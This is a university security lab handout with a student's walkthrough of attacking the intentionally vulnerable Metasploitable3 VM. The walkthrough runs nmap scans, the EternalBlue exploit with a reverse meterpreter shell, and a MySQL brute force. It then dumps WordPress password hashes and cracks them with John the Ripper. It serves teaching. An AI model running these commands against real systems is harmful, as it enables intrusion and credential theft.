CYBERSECURITY LABS:

Demo 2: Password guessing and stealing

Online password guessing

MITRE ATT&CK Techniques: Brute Force: Password Guessing.

There are many tools for executing an *online* password guessing attack, including nmap, metasploit, Hydra (all of them already installed in Kali). A tool of this kind must be able to execute the authentication exchange of the specific protocol considered and the tools mentioned above support many protocols. In general, one has to specify a list of users and a list of passwords as inputs. There are many such lists available and many possible ways for constructing them. Note that many web pages (somewhat improperly) use the term "brute force" for describing this kind of guessing attacks.

One could use some of the many wordlists available on Kali Linux (see the wordlists package), but those attacks would take a very long time. For simplicity, I suggest to proceed as follows:

- Use the Kali cewl command for constructing a new wordlist from the content of the metasploitable3 configuration page: cewl -d 0 -w metasploitable3.txt https://github.com/rapid7/metasploitable3/wiki/Configuration (option -d 0 states that hyperlinks should not be followed)
- Construct a much smaller wordlist (metasploitable3-short.txt) containing:
    - vagrant, root, administrator, Administrator
    - 5-10 words taken from metasploitable3.txt constructed as above.
- Use metasploitable3-short.txt in the attacks suggested below. This wordlist can be used as a user list or a password list, or both.

In a real setting one could reasonably use cewl as indicated above for creating metasploitable3.txt. The step for shrinking this wordlist and obtaining metasploitable3-short.txt is obviously not realistic, though.

Useful link: Detailed guide on Hydra.

SSH

(Update March 2025) For some strange reason, in some cases the SSH service on the Windows Server Metasploitable3 machine does not start (we are not alone here: https://github.com/rapid7/metasploitable3/issues/70). You can see whether it started

on not by looking at the nmap output. If it does not start, just skip this section and go to the next one directly. If you find a solution please let me know.

The SSH service is an attractive target for password guessing attacks because a success would provide a remote shell (whose level of privilege will depend on the privilege of the user whose credentials have been found).

Metasploitable3 has weak credentials for this service (of course, in a real setting this knowledge is not available).

Suggestions:

- Try to see whether the metasploitable3 SSH service is vulnerable to the exploit auxiliary/scanner/ssh/ssh_enumusers. This exploit takes a list of users as input and tells which of those users is a valid username for the targeted service.
- If the above exploit succeeds, use the corresponding user list with the password list obtained in a previous section for executing a guessing attack. Such an attack may be executed either with Hydra or with metasploit (auxiiary/scanner/ssh/ssh_login).
- Always make sure to set the necessary options for checking whether a null password works.
- If you manage to find valid credentials, you may connect to the SSH service with any SSH client or with the metasploit auxiiary/scanner/ssh/ssh_login module, by setting the options username and password.

SSH is often configured with *public key client authentication*. With this configuration, a SSH client must prove knowledge of a password *and* of a certain private key; the SSH server must know the matching public key of that client. The mechanism is conceptually identical to TLS with mutual authentication (a topic no longer studied in "Computer Networks"): in the default TLS configuration, it is the server that proves knowledge of a private key; in the mutual TLS configuration, instead, each of the two sides prove knowledge of the respective private key to the other side.

SSH in metasploitable3 is not configured this way, thus obtaining a client password suffices for impersonating that client. Note that a guessing attack for obtaining the private key of a client is not meaningful (why?).

Useful link: What Is SSH: Understanding Encryption, Ports and Connection.

MySQL

The MySQL service is an attractive target for password guessing attacks, because a success would provide access to the corresponding databases. The content of those databases may often be very valuable to the attacker.

Furthermore, the content of a MySQL database is often useful for executing further attack steps. The reason is because services that store and manage credentials independent of the store of the operating system, often store their credentials in a database. This is usually the case of web applications, for example. A MySQL database, thus, often contain credentials of some other services running on the same machine as the MySQL server (section Password Stealing, MySQL).

Metasploitable3 has weak credentials for the MySQL service (of course, in a real setting this knowledge is not available).

Suggestions:

- Try to find credentials with Hydra or with metasploit (auxiliary/scanner/msysql/mysql_login). Use metasploitable3-short.txt as user list and password list. Make sure to set the necessary options for checking whether a null password works.
- If you manage to find valid credentials, you may connect to the MySQL service with any MySQL client (search the web for "kali mysql client").

Password stealing

MITRE ATT&CK Techniques: OS Credential Dumping: Security Account Manager and Credentials from Password Stores.

Passwords must *never* be stored in plaintext. They must be stored in some non-invertible form (e.g., hashed) so that they are not immediately useful to an adversary if they are stolen (this topic will be analyzed in much more detail later in this course).

Windows

Credentials of all Windows accounts are stored in a portion of secondary storage called SAM (Security Account Manager). The SAM usually contains two different hashes for each password, one of them for compatibility reasons not discussed here. The SAM content may be read (i.e., password hashes may be stolen) by specialized programs executed on the target machine with high privilege. Several such programs exist.

Password hashes of Windows accounts may be used for:

- Trying to obtain the corresponding password (see section Password Cracking below).
- Impersonating the corresponding users *even without figuring out the respective passwords* (this topic is discussed in a later part of this course---MITRE ATT&CK Pass the Hash).

Suggestions:

- Having obtained a meterpreter session as described in section SMB Exploitation (EternalBlue), dump the SAM content with the meterpreter command hashdump and store its output in a text file on the attacking machine.

MySQL

Services often manage accounts and credentials independently of the underlying operating system, i.e., Windows. The corresponding information must be stored in some secondary storage, usually on a database. This is usually the case of web applications, for example. A MySQL database, thus, often contain credentials of some other services running on the same machine as the MySQL server.

The target machine has a MySQL service running. This database could store credentials of some service running on that machine (hint: the MySQL database store Wordpress credentials; Wordpress is an open source content management system widely used for building web sites).

Suggestions:

- Having obtained MySQL credentials as described in section MySQL password guessing, try to determine whether any such credentials have admin privilege on MySQL. Then, use those credentials for:
    - Listing the databases on the MySQL service and see whether there is anyone that could contain credentials of some service.
    - Listing the tables of that database and see which one could contain credentials.
    - Inspect the schema of that table and prepare a SQL query for extracting the relevant columns.
    - Execute that query and store its output in a text file on the attacking machine.

STEP 1:


I check the active services with the command:

nmap -sV -p- 10.0.2.15

This scan will detect open ports and running services on the Metasploitable3 machine.

I find that:

- Port 49223 is running SSH
- Port 3306 is running MySQL



STEP 2:

I use Cewl to generate a custom wordlist. Then I create a smaller wordlist with some common passwords.

```
┌──(kali㉿kali)-[~]
└─$ wget -O metasploitable3_page.html https://github.com/rapid7/metasploitable3/wiki/Config
uration

--2025-03-18 05:29:01--  https://github.com/rapid7/metasploitable3/wiki/Configuration
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'metasploitable3_page.html'

metasploitable3_page.h     [ <=>                        ] 178.25K  1.03MB/s    in 0.2s

2025-03-18 05:29:02 (1.03 MB/s) - 'metasploitable3_page.html' saved [182526]


┌──(kali㉿kali)-[~]
└─$ cewl -d 0 -w metasploitable3.txt https://github.com/rapid7/metasploitable3/wiki/Configu
ration
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

┌──(kali㉿kali)-[~]
└─$ echo -e "vagrant\nroot\nadministrator\nAdministrator\npassword123\nwelcome\nqwerty" > m
etasploitable3-short.txt
```

PART 1: SSH attack using Hydra

Problem: SSH is off or not active on Metasploitable3

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 49223 -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 05:43 EDT
Nmap scan report for 10.0.2.15
Host is up (0.00064s latency).

PORT      STATE  SERVICE VERSION
49223/tcp closed unknown
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 22 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 05:43 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0013s latency).

PORT   STATE  SERVICE
22/tcp closed ssh
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

I try to access the shell of Metasploitable3 to check whether SSH is active.

I launch Metasploit with:
msfconsole

I search for SMB exploits:
search eternalblue

Then I select the exploit:
use exploit/windows/smb/ms17_010_eternalblue

I set the target (Metasploitable3 IP address):
set RHOSTS 10.0.2.15

I set the payload to get a Meterpreter shell:
set payload windows/x64/meterpreter/reverse_tcp


I set the IP address of my Kali machine to receive the reverse connection:
set LHOST 10.0.2.4

Finally, I launch the attack:
exploit

```
meterpreter > shell
Process 4556 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>Get-Service | findstr ssh
Get-Service | findstr ssh
'Get-Service' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Get-Service | findstr ssh
Get-Service | findstr ssh
PS C:\Windows\system32> Get-Service | Select-String ssh
Get-Service | Select-String ssh
PS C:\Windows\system32> Get-WmiObject -Query "SELECT * FROM Win32_Product" | Select-String
ssh
Get-WmiObject -Query "SELECT * FROM Win32_Product" | Select-String ssh
PS C:\Windows\system32>
```

I do not receive any responses... but I try launching the SSH exploit anyway, since I noticed that OpenSSH is present in the Metasploitable3 files.

It doesn't work.





I get a "Connection refused" error because the SSH server cannot be reached.

I check the SSH service status, and since it was inactive, I try to start it.
Then I check if it is listening on the correct port.
I use Nmap again to see if port 22 is still closed.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > sudo systemctl status ssh
[*] exec: sudo systemctl status ssh

[sudo] password for kali:
○ ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: man:sshd(8)
             man:sshd_config(5)
msf6 auxiliary(scanner/ssh/ssh_enumusers) > sudo systemctl start ssh
[*] exec: sudo systemctl start ssh

msf6 auxiliary(scanner/ssh/ssh_enumusers) > cat /etc/ssh/sshd_config | grep Port
[*] exec: cat /etc/ssh/sshd_config | grep Port

#Port 22
#GatewayPorts no
msf6 auxiliary(scanner/ssh/ssh_enumusers) > sudo systemctl status ssh
[*] exec: sudo systemctl status ssh

● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-03-18 08:00:57 EDT; 48s ago
 Invocation: 07b4cd26f9744659a39a0e3dd47f00af
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 102059 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 102060 (sshd)
      Tasks: 1 (limit: 11197)
     Memory: 1.7M (peak: 2.2M)
        CPU: 41ms
     CGroup: /system.slice/ssh.service
             └─102060 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Mar 18 08:00:57 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Mar 18 08:00:57 kali sshd[102060]: Server listening on 0.0.0.0 port 22.
Mar 18 08:00:57 kali sshd[102060]: Server listening on :: port 22.
Mar 18 08:00:57 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

PART 2: MySQL attack using Hydra





Make sure to set STOP_ON_SUCCESS to true.

I launch Metasploit with:

msfconsole

use auxiliary/scanner/mysql/mysql_login

set RHOSTS 10.0.2.15

set USER_FILE metasploitable3-short.txt


set PASS_FILE metasploitable3-short.txt

set BLANK_PASSWORDS true


set STOP_ON_SUCCESS true

run

I find a valid user with an empty password and manage to access the database:



Now I list all the databases.



I focus on the **WordPress** database, where there are probably users and password hashes.

```
MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> show tables;
+-------------------------+
| Tables_in_wordpress     |
+-------------------------+
| wp_commentmeta          |
| wp_comments             |
| wp_links                |
| wp_nf_objectmeta        |
| wp_nf_objects           |
| wp_nf_relationships     |
| wp_ninja_forms_fav_fields |
| wp_ninja_forms_fields   |
| wp_options              |
| wp_postmeta             |
| wp_posts                |
| wp_term_relationships   |
| wp_term_taxonomy        |
| wp_termmeta             |
| wp_terms                |
| wp_usermeta             |
| wp_users                |
+-------------------------+
17 rows in set (0.007 sec)
```

The wp_users table contains the credentials.

```
MySQL [wordpress]> SELECT user_login, user_pass FROM wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 |
| vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ |
| user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ |
| manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 |
+------------+------------------------------------+
4 rows in set (0.004 sec)
```

Now I want to save them to a file. I try different methods.

```
MySQL [wordpress]> SELECT user_login, user_pass
    -> INTO OUTFILE '/tmp/wordpress_hashes.txt'
    -> FIELDS TERMINATED BY ':'
    -> LINES TERMINATED BY '\n'
    -> FROM wp_users;
Query OK, 4 rows affected (0.011 sec)

MySQL [wordpress]> exit;
Bye
msf6 auxiliary(scanner/mysql/mysql_login) > cat /tmp/wordpress_hashes.txt
[*] exec: cat /tmp/wordpress_hashes.txt

cat: /tmp/wordpress_hashes.txt: No such file or directory
msf6 auxiliary(scanner/mysql/mysql_login) >
```


The first attempt fails because the file path is not found.
Then I try another approach and successfully save the credentials

```
msf6 auxiliary(scanner/mysql/mysql_login) > mysql -u root -p -h 10.0.2.15 -D wordpress -e "
SELECT user_login, user_pass FROM wp_users;" --skip-ssl > wordpress_hashes.txt
[*] exec: mysql -u root -p -h 10.0.2.15 -D wordpress -e "SELECT user_login, user_pass FROM
wp_users;" --skip-ssl > wordpress_hashes.txt

Enter password:
msf6 auxiliary(scanner/mysql/mysql_login) > ls -l wordpress_hashes.txt
[*] exec: ls -l wordpress_hashes.txt

-rw-rw-r-- 1 kali kali 188 Mar 18 09:57 wordpress_hashes.txt
msf6 auxiliary(scanner/mysql/mysql_login) > cat wordpress_hashes.txt
[*] exec: cat wordpress_hashes.txt

user_login      user_pass
admin   $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0
vagrant $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/
user    $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/
manager $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Ora ho il file salvato con le credenziali

Using **hash-identifier**, I analyze the password hashes.

The result suggests that it's a WordPress-style hash based on **MD5**.
WordPress uses PHP's portable hashing (PHPass) which combines **MD5 with salt and multiple iterations**.




The file wordpress_hashes.txt includes usernames, but **John the Ripper** expects only the hashes.
I need to extract just the second column (the password hashes) and save it in a clean file.

Example:

tail -n +2 wordpress_hashes.txt | cut -f2 > clean_hashes.txt

This command skips the first line and extracts the second column, saving the clean hashes to clean_hashes.txt.



I discover the user **vagrant** with the password **vagrant**.
But John the Ripper can't match usernames and passwords correctly because I only gave it the hashes.

So I prepare a new file in **SAM format**, which lets John associate each user with their respective password hash.

How to find all passwords?
Use a **larger wordlist** like rockyou.txt to increase the chances of success.

john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass clean_hashes.txt

Then check the results with:

john --show clean_hashes.txt

(First, make sure John the Ripper is installed.)